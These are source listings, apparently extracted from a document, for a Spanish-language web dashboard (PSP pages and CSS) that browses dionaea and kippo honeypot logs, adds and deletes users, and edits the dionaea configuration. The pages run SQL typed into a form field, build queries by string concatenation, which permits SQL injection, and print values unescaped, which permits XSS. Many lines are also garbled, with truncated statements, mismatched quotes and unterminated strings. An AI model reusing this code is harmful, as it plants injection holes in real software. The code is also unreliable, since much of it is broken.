        <table id="tablaConsulta">

<%
from pysqlite2 import dbapi2
from datetime import datetime

try:
    conexionBD = dbapi2.connect("/opt/dionaea/var/dionaea/logsql.sqlite")
    cursorBD = conexionBD.cursor()
except Exception,e:
    sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
    sesionWeb.save()
    util.redirect(req,"error.psp")

datosXconsulta = 20
cadenaDesplazar = form.getfirst('desplazar')
cadenaPosicion = form.getfirst('posicion')
cadenaTabla = form.getfirst('tablasDionaea')
cadenaConsulta = form.getfirst('consultaPersonalizada')

if (not cadenaDesplazar) and (not cadenaPosicion) and (not cadenaTabla):
    cadenaTabla = 'connections'
    indice = 0
elif (cadenaDesplazar=="="):
    indice = 0
elif (cadenaDesplazar=="+" ):
    indice = float(cadenaPosicion) + datosXconsulta
elif (cadenaDesplazar=="-"):
    indice = float(cadenaPosicion) - datosXconsulta
else:
    cadenaTabla = 'connections'
    indice = 0

try:
    cursorBD.execute("PRAGMA TABLE_INFO('" + str(cadenaTabla) + "'")
    rowCabecera = cursorBD.fetchall()
    cadenaPKey=rowCabecera[0][1]
except Exception,e:
    sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
    sesionWeb.save()
    util.redirect(req,"error.psp")

if (not cadenaConsulta):
    try:
        cursorBD.execute("SELECT MAX(" + cadenaPKey + ") FROM " + cadenaTabla)
        maxIdTabla = cursorBD.fetchone()[0]
    except Exception,e:
        sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
        sesionWeb.save()
        util.redirect(req,"error.psp")
```

```

        if not maxIdTabla:
            maxIdTabla = 0
        if (maxIdTabla <= indice):
            indice=maxIdTabla
        if (indice < 20):
            indice = 20

    try:
        cursorBD.execute("SELECT * FROM " + str(cadenaTabla) + " WHERE (" + cadenaPKey + "<=" +
str( maxIdTabla - indice + 20) + " AND " + cadenaPKey + ">=" + str(maxIdTabla - indice) + " ) ORDER BY " + cadenaPKey + " DESC")
        rows = cursorBD.fetchall()
    except Exception,e:
        sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
        sesionWeb.save()
        util.redirect(req,"error.psp")

else:
    try:
        cursorBD.execute(cadenaConsulta)
        rows = cursorBD.fetchall()
    except Exception,e:
        sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
        sesionWeb.save()
        util.redirect(req,"error.psp")

for row in rows:
    %>

                <tr onmouseover="javascript:this.style.background='#3f5e74';javascript:this.style.color='#ffffff';"
onmouseout="javascript:this.style.background='#ffffff';javascript:this.style.color='#000000';">

    <%
        for posicion in range(len(row)):
            #if (not cadenaConsulta) and (str(rowCabecera[posicion][1])<>"connection_timestamp"):
            if (not cadenaConsulta) and (type(row[posicion]).__name__<>"float"):

    %>

                <th onmouseover="showdiv(event,'<%=str(rowCabecera[posicion][1])%>');"
onmousemove="showdiv(event,<%=str(rowCabecera[posicion][1])%>);"
onmouseout="javascript:document.getElementById('capaFlotante').style.display='none';"
onclick="consultaCelda('<%=cadenaTabla%>','<%=cadenaPKey%>','<%=str(rowCabecera[posicion][1])%>',
'<%=unicode(row[posicion]).encode("utf-8")%>')">
                <%=unicode(row[posicion]).encode("utf-8")%>
                </th>

    <%
        elif (not cadenaConsulta) and (type(row[posicion]).__name__=="float"):

                objetoMedioDiaAtras= float(row[posicion])-86400.0
                objetoMedioDiaAdelante= float(row[posicion])+86400.0
                objetoDate=datetime.fromtimestamp(float(row[posicion]))
                objetoDate=objetoDate.strftime("%Y-%m-%d %H:%M:%S")

    %>

                <th onmouseover="showdiv(event,'<%=str(rowCabecera[posicion][1])%>');"
onmouseout="javascript:document.getElementById('capaFlotante').style.display='none';"
onclick="consultaCeldaFecha('<%=cadenaTabla%>','<%=cadenaPKey%>','<%=str(rowCabecera[posicion][1])%>','<%=unicode(row[posicion]).
8")%>','<%=objetoMedioDiaAtras%>','<%=objetoMedioDiaAdelante%>')">
                <%=objetoDate%>
                </th>

    <%
        else:
            if (type(row[posicion]).__name__<>"float"):

    %>

                <th>
                <%=unicode(row[posicion]).encode("utf-8")%>
                </th>

    <%
        else:

                objetoMedioDiaAtras= float(row[posicion])-86400.0
                objetoMedioDiaAdelante= float(row[posicion])+86400.0
                objetoDate=datetime.fromtimestamp(float(row[posicion]))
                objetoDate=objetoDate.strftime("%Y-%m-%d %H:%M:%S")

    %>

                <th>

```

```

<%=objetoDate%>
</th>

<%
#end/for
%>

</tr>

<%
#end/for
%>

</table>
</div><!--contenido-->
<div id="menu">
    <form action="" method="post" name="formTablas">
        <input type="hidden" name="posicion" value="<%=indice%>">
        <input type="hidden" name="desplazar" value="=">
        <input type="submit" class="boton" name="botonDesplazaTabla" value="<<"
onclick="document.formTablas.desplazar.value+='';document.formTablas.tablasDionaea.value ='<%=cadenaTabla%>'">
        <input type="submit" class="boton" name="botonDesplazaTabla" value=">>"
onclick="document.formTablas.desplazar.value='-';document.formTablas.tablasDionaea.value ='<%=cadenaTabla%>'">
        <br />

<%
try:
    cursorBD.execute('SELECT name FROM sqlite_master WHERE type="table"')
    rows = cursorBD.fetchall()
    cursorBD.close()
    conexionBD.close()
except Exception,e:
    sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
    sesionWeb.save()
    util.redirect(req,"error.psp")
#end/try
%>

        <select name="tablasDionaea" size="<%=len(rows)%>"
onchange="document.formTablas.desplazar.value='=';document.formTablas.posicion.value='0';document.formTablas.submit()">

<%
for row in rows:
%>

        <option value="<%=row[0]%>"> <%=row[0]%> </option>

<%
#end/for
%>

    </select>
</form>
</div><!--menu-->
<div id="pie">
    <br /><%=indice%><br /><%=str(rowCabecera[1][1])%><br /><%=cadenaConsulta%>
</div><!--pie-->
</div><!--pagina-->
</body></html>

```


ConsultaSshBD.psp

```
<html>
<head>
    <style type="text/css" media="all">
        @import "zetsu.css";
    </style>
    <script type="text/javascript" src="js/zetsuFunciones.js"></script>
</head>
<body>
<div id="pagina">
<div id="capaFlotante"><span id="posicion"></span></div>
<%@ include file="/cabecera.psp"%>
<%@ include file="/controlSesion.psp"%>

    <div id="contenido">
        <center>
            <form action="/consultaSshBD.psp" method="post" name="formConsultas">
                <textarea name="consultaPersonalizada" cols="75%" rows="2"></textarea>
                <br />
                <input type="submit" class="botonLargo" name="botonConsulta" value="Enviar consulta
SQLite">
                <input type="checkbox" name="opcionSimplificada" value="ok">Tabla
Simplificada</input>
            </form>
        </center>
        <table id="tablaConsulta">

<%
from pysqlite2 import dbapi2
from datetime import datetime

try:
    conexionBD = dbapi2.connect("/opt/kippo/log/kippoBD.sqlite")
    cursorBD = conexionBD.cursor()
except Exception,e:
    sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
    sesionWeb.save()
    util.redirect(req,"error.psp")

datosXconsulta = 20
cadenaDesplazar = form.getfirst('desplazar')
cadenaPosicion = form.getfirst('posicion')
cadenaTabla = form.getfirst('tablasKippo')
cadenaConsulta = form.getfirst('consultaPersonalizada')
cadenaSimplificada = form.getfirst('opcionSimplificada')

cadenaPKey="rowid"

if (not cadenaDesplazar) and (not cadenaPosicion) and (not cadenaTabla):
    cadenaTabla = 'tablaLogin'
    indice = 0
elif (cadenaDesplazar=="="):
    indice = 0
elif (cadenaDesplazar=="+" ):
    indice = float(cadenaPosicion) + datosXconsulta
elif (cadenaDesplazar=="-" ):
    indice = float(cadenaPosicion) - datosXconsulta
else:
    cadenaTabla = 'tablaLogin'
    indice = 0

try:
    cursorBD.execute("pragma table_info('" + str(cadenaTabla) + "')")
    rowCabecera = cursorBD.fetchall()
except Exception,e:
    sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
    sesionWeb.save()
    util.redirect(req,"error.psp")

if (not cadenaConsulta):
    try:
        cursorBD.execute("SELECT MAX(rowid) FROM " + cadenaTabla)
        maxIdTabla = cursorBD.fetchone()[0]
    except Exception,e:
        sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
        sesionWeb.save()
```

```

        util.redirect(req,"error.psp")

    if not maxIdTabla:
        maxIdTabla = 0
    if (maxIdTabla <= indice):
        indice=maxIdTabla
    if (indice < 20):
        indice = 20

    try:
        cursorBD.execute("SELECT * FROM " + str(cadenaTabla) + " WHERE (" + cadenaPKey + "<=" + str(
maxIdTabla - indice
+ 20) + " AND " + cadenaPKey + ">=" + str(maxIdTabla - indice) + " ) ORDER BY fechaTimeStamp DESC")
        rows = cursorBD.fetchall()
    except Exception,e:
        sesionWeb["exceptionErrorMsg"]="EXCEPCION: " + str(e)
        sesionWeb.save()
        util.redirect(req,"error.psp")
else:
    try:
        cursorBD.execute(cadenaConsulta)
        rows = cursorBD.fetchall()
    except Exception,e:
        sesionWeb["exceptionErrorMsg"]="EXCEPCION: " + str(e)
        sesionWeb.save()
        util.redirect(req,"error.psp")

for row in rows:
    if (not cadenaSimplificada):
        %>

                <tr onmouseover="javascript:this.style.background=#3f5e74;javascript:this.style.color=#ffffff;"
onmouseout="javascript:this.style.background=#ffffff;javascript:this.style.color=#000000;">

        <%
            else:
        %>

                <br/>

        <%
            for posicion in range(len(row)):
                #if (not cadenaConsulta) and (str(rowCabecera[posicion][1])<>"fechaTimeStamp"):
                if (not cadenaConsulta) and (type(row[posicion]).__name__<>"float"):
        %>

                    <th onmouseover="showdiv(event,'<%=str(rowCabecera[posicion][1])%>');"
onmousemove="showdiv(event,<%=str(rowCabecera[posicion][1])%>);"
onmouseout="javascript:document.getElementById('capaFlotante').style.display='none';"
onclick="consultaCelda('<%=cadenaTabla%>','<%=cadenaPKey%>','<%=str(rowCabecera[posicion][1])%>',
'<%=unicode(row[posicion]).encode("utf-8")%>')">

                        <%=unicode(row[posicion]).encode("utf-8")%>
                    </th>

        <%
            elif (not cadenaConsulta) and (type(row[posicion]).__name__=="float"):
                objetoMedioDiaAtras= float(row[posicion])-86400.0
                objetoMedioDiaAdelante= float(row[posicion])+86400.0
                objetoDate=datetime.fromtimestamp(float(row[posicion])).strftime("%Y-%m-%d %H:%M:%S")
        %>

                    <th onmouseover="showdiv(event,'<%=str(rowCabecera[posicion][1])%>');"
onmouseout="javascript:document.getElementById('capaFlotante').style.display='none';"
onclick="consultaCeldaFecha('<%=cadenaTabla%>','<%=cadenaPKey%>','<%=str(rowCabecera[posicion][1])%>',
'<%=unicode(row[posicion]).encode("utf-8")%>', '<%=objetoMedioDiaAtras%>', '<%=objetoMedioDiaAdelante%>')">
                        <%=objetoDate%>
                    </th>

        <%
            else:
        %>

                if(not cadenaSimplificada) and (type(row[posicion]).__name__<>"float"):

                    <th>
                        <%=unicode(row[posicion]).encode("utf-8")%>
                    </th>

```

```

<%
        elif (not cadenaSimplificada) and (type(row[posicion]).__name__=="float"):
            objetoMedioDiaAtras= float(row[posicion])-86400.0
            objetoMedioDiaAdelante= float(row[posicion])+86400.0
            objetoDate=datetime.fromtimestamp(float(row[posicion])).strftime("%Y-%m-%d
%H:%M:%S")
    %>

        <th>
        <%=objetoDate%>
        </th>

    <%
    else:
    %>

        <%=unicode(row[posicion]).encode("utf-8")%>

    <%
        #end/if/elif/else
        if (not cadenaSimplificada):
    %>

        </tr>

    <%
    #end/if/for
    %>

        </table>
    </div>
    <div id="menu">
        <form action="/consultaSshBD.psp" method="post" name="formTablas">
            <input type="hidden" name="posicion" value="<%=indice%>">
            <input type="hidden" name="desplazar" value="=">
            <input type="submit" class="boton" name="botonDesplazaTabla" value="<<"
onclick="document.formTablas.desplazar.value+='<%=cadenaTabla%>'>">
            <input type="submit" class="boton" name="botonDesplazaTabla" value=">>"
onclick="document.formTablas.desplazar.value+='<%=cadenaTabla%>'>">
            <br />

    <%
    try:
        cursorBD.execute('SELECT name FROM sqlite_master WHERE type="table"')
        rows = cursorBD.fetchall()
    except Exception,e:
        sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
        sesionWeb.save()
        util.redirect(req,"error.psp")
    #end/try
    %>

        <select name="tablasKippo" size="<%=len(rows)%>"
onchange="document.formTablas.desplazar.value='<%=cadenaPKey%>';document.formTablas.posicion.value='0';document.formTablas.submit()>">

    <%
    for row in rows:
    %>

        <option value="<%=row[0]%>"> <%=row[0]%> </option>

    <%
    #end/for
    %>

        </select>
    </form>
    </div>
    <div id="pie">
        <br /><%=indice%><br /><%=cadenaPKey%><br /><%=str(rowCabecera[1][1])%><br
/><%=cadenaConsulta%>
    </div>
</div>
</body></html>

```

graficaBD.psp

```
<html>
<head>
    <style type="text/css" media="all">
        @import "zetsu.css";
    </style>
    <script type="text/javascript" src="js/jquery.min.js"></script>
    <script type="text/javascript" src="js/jquery.gchart.js"></script>
</head>
<body>
<div id="pagina">
<%@ include file="/cabecera.psp"%>
<%@ include file="/controlSesion.psp"%>

    <div id="menu">
        <form action="/graficaBD.psp" method="post" name="formGrafica">
            <select name="graficasDionaea" size="2" onchange="document.formGrafica.submit()">
                <option value="1"> Conexiones aceptadas </option>
                <option value="2"> Conexiones rechazadas </option>>
            </select>
            <br />
            <br />
            <input class="graficaFormDivInput" value="" name="puerto1"></input>
            <input class="graficaFormDivInput" value="" name="puerto2"></input>
            <input class="graficaFormDivInput" value="" name="puerto3"></input>
            <br />
            <input class="graficaFormDivInput" value="" name="puerto4"></input>
            <input class="graficaFormDivInput" value="" name="puerto5"></input>
            <input class="graficaFormDivInput" value="" name="puerto6"></input>
            <br />
            <input class="graficaFormDivInput" value="" name="puerto7"></input>
            <input class="graficaFormDivInput" value="" name="puerto8"></input>
            <input class="graficaFormDivInput" value="" name="puerto9"></input>
            <br />
            <input type="submit" class="boton" value="Busca" name="botonBusca" ></input>
        </form>
    </div><!--menu-->
<div id="contenido">

<%
from pysqlite2 import dbapi2

try:
    conexionBDD = dbapi2.connect("/opt/dionaea/var/dionaea/logsql.sqlite")
    cursorBDD = conexionBDD.cursor()
    conexionBDK = dbapi2.connect("/opt/kippo/log/kippoBD.sqlite")
    cursorBDK = conexionBDK.cursor()
except Exception,e:
    sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
    sesionWeb.save()
    util.redirect(req,"error.psp")

cadenaNumGrafica = form.getfirst('graficasDionaea')
numGrafica = cadenaNumGrafica
tamanoGrafica = "400px"

cadenaPuerto1 = form.getfirst('puerto1')
cadenaPuerto2 = form.getfirst('puerto2')
cadenaPuerto3 = form.getfirst('puerto3')
cadenaPuerto4 = form.getfirst('puerto4')
cadenaPuerto5 = form.getfirst('puerto5')
cadenaPuerto6 = form.getfirst('puerto6')
cadenaPuerto7 = form.getfirst('puerto7')
cadenaPuerto8 = form.getfirst('puerto8')
cadenaPuerto9 = form.getfirst('puerto9')

if((not numGrafica) and (not cadenaPuerto1) and (not cadenaPuerto2) and (not cadenaPuerto3) and (not cadenaPuerto4) and (not
cadenaPuerto5) and (not cadenaPuerto6) and (not cadenaPuerto7) and (not cadenaPuerto8) and (not cadenaPuerto9)):
    select1 = "
    select2 = "
    select3 = "
elif ((not numGrafica) and ((cadenaPuerto1<>"")) or (cadenaPuerto2<>"")) or (cadenaPuerto3<>"")) or (cadenaPuerto4<>"")) or
(cadenaPuerto5<>"")) or (cadenaPuerto6<>"")) or (cadenaPuerto7<>"")) or (cadenaPuerto8<>"")) or (cadenaPuerto9<>""))):
    if (cadenaPuerto1==""):
        cadenaPuerto1 = "-1"
    if (cadenaPuerto2==""):
```

```

        cadenaPuerto2 = "-1"
    if (cadenaPuerto3==""):
        cadenaPuerto3 = "-1"
    if (cadenaPuerto4==""):
        cadenaPuerto4 = "-1"
    if (cadenaPuerto5==""):
        cadenaPuerto5 = "-1"
    if (cadenaPuerto6==""):
        cadenaPuerto6 = "-1"
    if (cadenaPuerto7==""):
        cadenaPuerto7 = "-1"
    if (cadenaPuerto8==""):
        cadenaPuerto8 = "-1"
    if (cadenaPuerto9==""):
        cadenaPuerto9 = "-1"
    select1 = "SELECT DISTINCT local_port FROM connections WHERE local_port = "+ str(cadenaPuerto1) +"
OR local_port = "+ str(cadenaPuerto2) +" OR local_port = "+ str(cadenaPuerto3) +" OR local_port = "+ str(cadenaPuerto4) +"
OR local_port = "+ str(cadenaPuerto5) +" OR local_port = "+ str(cadenaPuerto6) +" OR local_port = "+ str(cadenaPuerto7) +"
OR local_port = "+ str(cadenaPuerto8) +" OR local_port = "+ str(cadenaPuerto9) +" GROUP BY local_port ORDER BY local_port
ASC"

    select2 = "SELECT COUNT(local_port) FROM connections WHERE local_port = "+ str(cadenaPuerto1) +"
OR local_port = "+ str(cadenaPuerto2) +" OR local_port = "+ str(cadenaPuerto3) +" OR local_port = "+ str(cadenaPuerto4) +"
OR local_port = "+ str(cadenaPuerto5) +" OR local_port = "+ str(cadenaPuerto6) +" OR local_port = "+ str(cadenaPuerto7) +"
OR local_port = "+ str(cadenaPuerto8) +" OR local_port = "+ str(cadenaPuerto9) +" GROUP BY local_port ORDER BY local_port
ASC"
    elif (numGrafica == "1"):

        select1 = 'SELECT DISTINCT local_port FROM connections WHERE connection_type="accept"
and connection_protocol!="ftpdatalisten" GROUP BY local_port ORDER BY local_port ASC'

        select2 = 'SELECT COUNT(local_port) FROM connections WHERE connection_type="accept"
and connection_protocol!="ftpdatalisten" GROUP BY local_port ORDER BY local_port ASC'

        select3 = 'SELECT COUNT(fechaTimeStamp) FROM tablaLogin'
    elif (numGrafica == "2"):

        select1 = 'SELECT DISTINCT local_port FROM connections WHERE local_port="23" OR local_port="139"
OR local_port="143" OR local_port="443" OR local_port="1080" OR local_port="3306" OR local_port="3389"
OR local_port="5900" OR local_port="8080" OR local_port="60666" OR local_port="61666" OR local_port="62666"
GROUP BY local_port ORDER BY local_port ASC'

        select2 = 'SELECT COUNT(local_port) FROM connections WHERE local_port="23" OR local_port="139"
OR local_port="143" OR local_port="443" OR local_port="1080" OR local_port="3306" OR local_port="3389"
OR local_port="5900" OR local_port="8080" OR local_port="60666" OR local_port="61666" OR local_port="62666"
GROUP BY local_port ORDER BY local_port ASC'

    try:
        cursorBDD.execute(select1)
        rows1 = cursorBDD.fetchall()
        cursorBDD.execute(select2)
        rows2 = cursorBDD.fetchall()
        if (numGrafica == "1"):
            cursorBDK.execute(select3)
            rows3 = cursorBDK.fetchall()
    except Exception,e:
        sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
        sesionWeb.save()
        util.redirect(req,"error.psp")

    if (len(rows1) and len(rows2)):
        if (numGrafica == "1"):
            maximoValor = max(max(rows2),rows3[0])
        else:
            maximoValor = max(rows2)
    else:
        maximoValor = "-1"
    #end/if/else
    %>

<div id="basicGChart" style="width: <%=tamanoGrafica%>"></div>

<script type="text/javascript">
$(function () {
    $('#basicGChart').gchart({
        type:'barVertGrouped',
        title: "", titleColor: '#ffffff',

```

```

        backgroundColor: $.gchart.gradient('horizontal', '000000', 'ffffff00'),
        maxValue: <%=maximoValor[0]%>,
        series: [$.gchart.series([

<%
for row2 in rows2:
%>
                <%=row2[0]%>,

<%
#end/for
if (numGrafica == "1"):
%>
                <%=rows3[0][0]%>,

<%
#end/if
%>

                ])],

        axes:[
                $.gchart.axis('left', 0, <%=maximoValor[0]%>, 'red', 'right'),
                $.gchart.axis('bottom', [

<%
for row1 in rows1:
%>
                <%=row1[0]%>,

<%
#end/for
if (numGrafica == "1"):
%>
                22,

<%
#end/if
%>

                ], 'red')
        ]});
</script>

</div><!--contenido-->
<div id="pie">

<%
for row1,row2 in zip(rows1,rows2):
%>
        <%=row1[0]%>,<%=row2[0]%><br>

<%
#end/for
if (numGrafica == "1"):
%>

        22,<%=rows3[0][0]%><br>

<%
#end/if
%>

<%=numGrafica%><%=cadenaPuerto1%><%=cadenaPuerto2%><%=cadenaPuerto3%><%=cadenaPuerto4%><%=cadenaPuerto5%>
<%=cadenaPuerto6%><%=cadenaPuerto7%><%=cadenaPuerto8%><%=cadenaPuerto9%>
<%=maximoValor%>
<%=rows1%>
<%=rows2%>

</div><!--pie-->
</div><!--pagina-->
</body></html>

```

Configuración.psp

```
<html>
<head>
    <style type="text/css" media="all">
        @import "zetsu.css";
    </style>
</head>
<body>
<div id="pagina">
<%@ include file="/cabecera.psp"%>
<%@ include file="/controlSesion.psp"%>

<%
import re
import string
import commands
import hashlib
from pysqlite2 import dbapi2

try:
    conexionBD = dbapi2.connect("/opt/dionaea/var/dionaea/zetsu.sqlite")
    cursorBD = conexionBD.cursor()
except Exception,e:
    sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
    sesionWeb.save()
    util.redirect(req,"error.psp")

sesionWeb = ""
dionaeaPID = ""
cadenaServiciosNew = ""
dionaeaConfNew = ""
cadenaPerfilSeleccionado = ""

cadenaAltaBaja = form.getfirst('altaBaja')

if (cadenaAltaBaja=="alta"):

    cadenaUsernameSeleccionado = form.getfirst('usernameSeleccionado')
    cadenaPasswordSeleccionado = form.getfirst('passwordSeleccionado')
    cadenaClave = hashlib.sha512(cadenaPasswordSeleccionado).hexdigest()
    cadenaPerfilSeleccionado = form.getfirst('listaPerfiles')

    try:
        cursorBD.execute("INSERT INTO 'login' ('username','password','rol') VALUES ('" +
cadenaUsernameSeleccionado + "','" + cadenaClave + "','" + cadenaPerfilSeleccionado + "')")
        conexionBD.commit()
    except Exception,e:
        sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
        sesionWeb.save()
        util.redirect(req,"error.psp")

elif (cadenaAltaBaja=="baja"):

    cadenaUsernameSeleccionado = form.getfirst('usernameSeleccionado')

    try:
        cursorBD.execute("DELETE FROM 'login' WHERE username='" + cadenaUsernameSeleccionado + "'")
        conexionBD.commit()
    except Exception,e:
        sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
        sesionWeb.save()
        util.redirect(req,"error.psp")

#end/try/if
%>

<div id="menu">
    <form action="" method="post" name="formAltasBajas">
        <fieldset class="greenFieldSet">
            <label class="confFormDivLabel">Nombre de usuario:</label>
            <input class="confFormDivInput" name="usernameSeleccionado" value=""></input>
            <br />
            <label class="confFormDivLabel">Password:</label>
            <input type="password" class="confFormDivInput" name="passwordSeleccionado"
value=""></input>
            <br />
        </fieldset>
    </form>
</div>
```

```

<label class="confFormDivLabel">Perfil:</label>
<select class="confFormDivInput" name="listaPerfiles" size="1" onchange="">
    <option value="invitado"> Invitado </option>
    <option value="operador"> Operador </option>
    <option value="admin"> Admin </option>
</select>
<br />
<input type="hidden" name="altaBaja" value="">
<input type="submit" class="boton" value="Alta" name="botonAlta"
onclick="document.formAltasBajas.altaBaja.value='alta'"></input>
<input type="submit" class="boton" value="Baja" name="botonBaja"
onclick="document.formAltasBajas.altaBaja.value='baja'"></input>
<br />

<%
try:
    cursorBD.execute("SELECT username FROM login")
    rows = cursorBD.fetchall()
    cursorBD.close()
    conexionBD.close()
except Exception,e:
    sesionWeb['exceptionErrorMsg']="EXCEPCION: " + str(e)
    sesionWeb.save()
    util.redirect(req,"error.psp")
#end/try
%>

<select name="listaUsuarios" size="<%=len(rows)%>" onchange="">

<%
for row in rows:
%>

    <option value="<%=row[0]%>"> <%=row[0]%> </option>

<%
#end/for
%>

</select>
</fieldset>
</form>
</div><!--menu-->

<%
serviciosDionaea = ["http", "https", "tftp", "ftp", "mirror", "smb", "epmap", "sip", "mssql", "mysql"]
patronServiciosDionaeaActuales = re.compile('serve = \\[([a-z\s\\",,]+)\]')

cadenaModificarConf = form.getfirst('modificarConf')
if (cadenaModificarConf=="1"):

    archivoDionaeaConf = open("/opt/dionaea/etc/dionaea/dionaea.conf","r")
    dionaeaConf = archivoDionaeaConf.read()
    archivoDionaeaConf.close()

    #dionaeaPID = commands.getoutput("ps -e | grep dionaea | tr -s ' ' | cut -d ' ' -f 2").split()
    #os.system("sudo kill -9 $(ps -e | grep dionaea | tr -s ' ' | cut -d ' ' -f 2 | head -1)")
    os.system("sudo /opt/scriptsCronJobs/offDionaea.sh")

    cadenaServiciosNew = "serve ="
    for servicioDionaea in serviciosDionaea:
        if (form.getfirst(servicioDionaea)!=None):
            cadenaServiciosNew = cadenaServiciosNew + "''" + str(form.getfirst(servicioDionaea)) + "'' + ','

    cadenaServiciosNew = cadenaServiciosNew + "]"
    cadenaServiciosNew = re.sub(']',',',cadenaServiciosNew)
    dionaeaConfNew = re.sub('serve = \\[([a-z\s\\",,]+)\]',cadenaServiciosNew,dionaeaConf)

    archivoDionaeaConf = open("/opt/dionaea/etc/dionaea/dionaea.conf","w")
    archivoDionaeaConf.write(dionaeaConfNew)
    archivoDionaeaConf.close()
    os.system("sudo /opt/scriptsCronJobs/onDionaea.sh")

    archivoDionaeaConf = open("/opt/dionaea/etc/dionaea/dionaea.conf","r")
    dionaeaConf = archivoDionaeaConf.read()
    archivoDionaeaConf.close()
%>

```



```

<div id="menu2">
    <form action="/configuracion.psp" method="post" name="formConfiguracion">
        <fieldset class="greenFieldSet">

<%
serviciosDionaeaActuales = str(re.findall(patronServiciosDionaeaActuales,dionaeaConf)).replace('
','').replace(' ','').replace('["','"].replace("'",").split(',')
for servicio in serviciosDionaea:
    if (servicio in serviciosDionaeaActuales):
%>

                <label class="confFormDivLabel"><%=servicio%></label>
                <input class="confFormCheckBox" type="checkbox" name="<%=servicio%>"
value="<%=servicio%>" checked><br />

<%
    else:
%>

                <label class="confFormDivLabel"><%=servicio%></label>
                <input class="confFormCheckBox" type="checkbox" name="<%=servicio%>"

value="<%=servicio%>"><br />

<%
#end/for/if/else
%>

                <br />
                <input type="hidden" name="modificarConf" value="1">
                <input type="submit" class="botonMediano" name="botonModificaConf"

value="Modifica">

                </fieldset>
            </form>
        </div><!--menu2-->

<!--<div id="contenido"></div--><!--contenido-->

<div id="pie">
    <%=cadenaAltaBaja%><br />
    <%=cadenaPerfilSeleccionado%><br />
    <%=cadenaModificarConf%><br />
    <%=sesionWeb%><br />
    CADENA DE SERVICIOS NUEVOS<br/><%=cadenaServiciosNew%><br/><br />
    NUEVO ARCHIVO DE CONFIGURACION<br/><%=dionaeaConfNew%><br/><br />
</div><!--pie-->
</div><!--pagina-->
</body>
</html>

```

CSS

```
body {
    background-color: #ffffff;
    text-align: center;
    font-family: sans-serif,arial,verdana;
    font-size: 10pt;
    margin: 0px auto;
}
table {
    border-radius: 5px;
    -moz-border-radius: 5px;
    -webkit-border-radius: 5px;

    background-color: rgb(100,225,55);
    background: linear-gradient(top, rgba(225,235,205,0.75)25%, rgba(205,235,142,0.75)75%);
    background: -moz-linear-gradient(top, rgba(225,235,205,0.75)25%, rgba(205,235,142,0.75)75%);
    background: linear-gradient(top, rgba(225,235,205,0.75)25%, rgba(205,235,142,0.75)75%);
    background: -o-linear-gradient(top, rgba(225,235,205,0.75)25%, rgba(205,235,142,0.75)75%);
    background: -webkit-linear-gradient(top, rgba(225,235,205,0.75)25%, rgba(205,235,142,0.75)75%);
    background: -ms-linear-gradient(top, rgba(225,235,205,0.75)25%, rgba(205,235,142,0.75)75%);

    text-align: left;
    margin: 0px auto;
    border: 1.5px solid rgb(60,130,10);
}
tr:hover {
    background-color: rgba(125,150,160,0.75);
    color: rgb(255,255,255);
}
form input {
    text-align: center;
    width: 50px;
}
a {
    color: #000000;
    font-size: 10pt;
}
div#pagina {
    margin: 0 auto;
    text-align: left;
    width: 1024px;
}
div#pagina div#cabecera {
    margin:auto auto 20px auto;
}
div#pagina div#cabecera div#titulo {
    height: 60px;
}
div#pagina div#cabecera div#logotipol {
    float: left;
    width: 200px;
    height: 60px;
    background-image: url(/imagenes/logoUgr.jpg);
}
div#pagina div#cabecera div#logotipoD {
    float: right;
    width: 200px;
    height: 60px;
    background-image: url(/imagenes/logoCsirc.jpg);
    background-repeat: no-repeat;
}
div#pagina div#cabecera div#navegador {
    float: center;
    height: 60px;
}
div#pagina div#cabecera div#navegador table#tablaNavegador {
    border-spacing: 0px;
    text-align: center;
}
div#pagina div#cabecera div#navegador table#tablaNavegador td {
    background-color: rgb(100,225,55);
    background: linear-gradient(top, rgb(100,225,55) 0%, rgb(70,155,10));
    background: -moz-linear-gradient(top, rgb(100,225,55) 0%, rgb(70,155,10));
    background: linear-gradient(top, rgb(100,225,55) 0%, rgb(70,155,10));
}
```

```

background: -o-linear-gradient(top, rgb(100,225,55) 0%, rgb(70,155,10));
background: -webkit-linear-gradient(top, rgb(100,225,55) 0%, rgb(70,155,10));
background: -ms-linear-gradient(top, rgb(100,225,55) 0%, rgb(70,155,10));

-moz-box-shadow:
    0px 1px 3px rgba(000,000,000,0.5),
    inset 0px 0px 10px rgba(087,087,087,0.7);
-webkit-box-shadow:
    0px 1px 3px rgba(000,000,000,0.5),
    inset 0px 0px 10px rgba(087,087,087,0.7);
box-shadow:
    0px 1px 3px rgba(000,000,000,0.5),
    inset 0px 0px 10px rgba(087,087,087,0.7);
text-shadow:
    0px -1px 0px rgba(000,000,000,0.4),
    0px 1px 0px rgba(255,255,255,0.3);

height: 30px;
width: 128px;
}
div#pagina div#cabecera div#navegador table#tablaNavegador td:hover {
    background-color: rgb(100,240,114);
    background: linear-gradient(top, rgb(60,130,10)25%, rgb(70,155,10)75%);
    background: -moz-linear-gradient(top, rgb(60,130,10)25%, rgb(70,155,10)75%);
    background: linear-gradient(top, rgb(60,130,10)25%, rgb(70,155,10)75%);
    background: -o-linear-gradient(top, rgb(60,130,10)25%, rgb(70,155,10)75%);
    background: -webkit-linear-gradient(top, rgb(60,130,10)25%, rgb(70,155,10)75%);
    background: -ms-linear-gradient(top, rgb(60,130,10)25%, rgb(70,155,10)75%);
}
div#pagina div#cabecera div#navegador table#tablaNavegador a {
    color: rgb(255,255,255);
    text-decoration: none;
    font-size: 10pt;
}
div#pagina div#menu {
    margin: auto auto auto 5px;
    text-align: center;
    float: left;
}
div#pagina div#contenido {
    overflow: auto;
    min-height: 670px;
    margin: auto;
    float: right;
    width: 75%;
    background-image: url(/imagenes/logoUgr.gif);
    background-position: center;
    background-repeat: no-repeat;
}
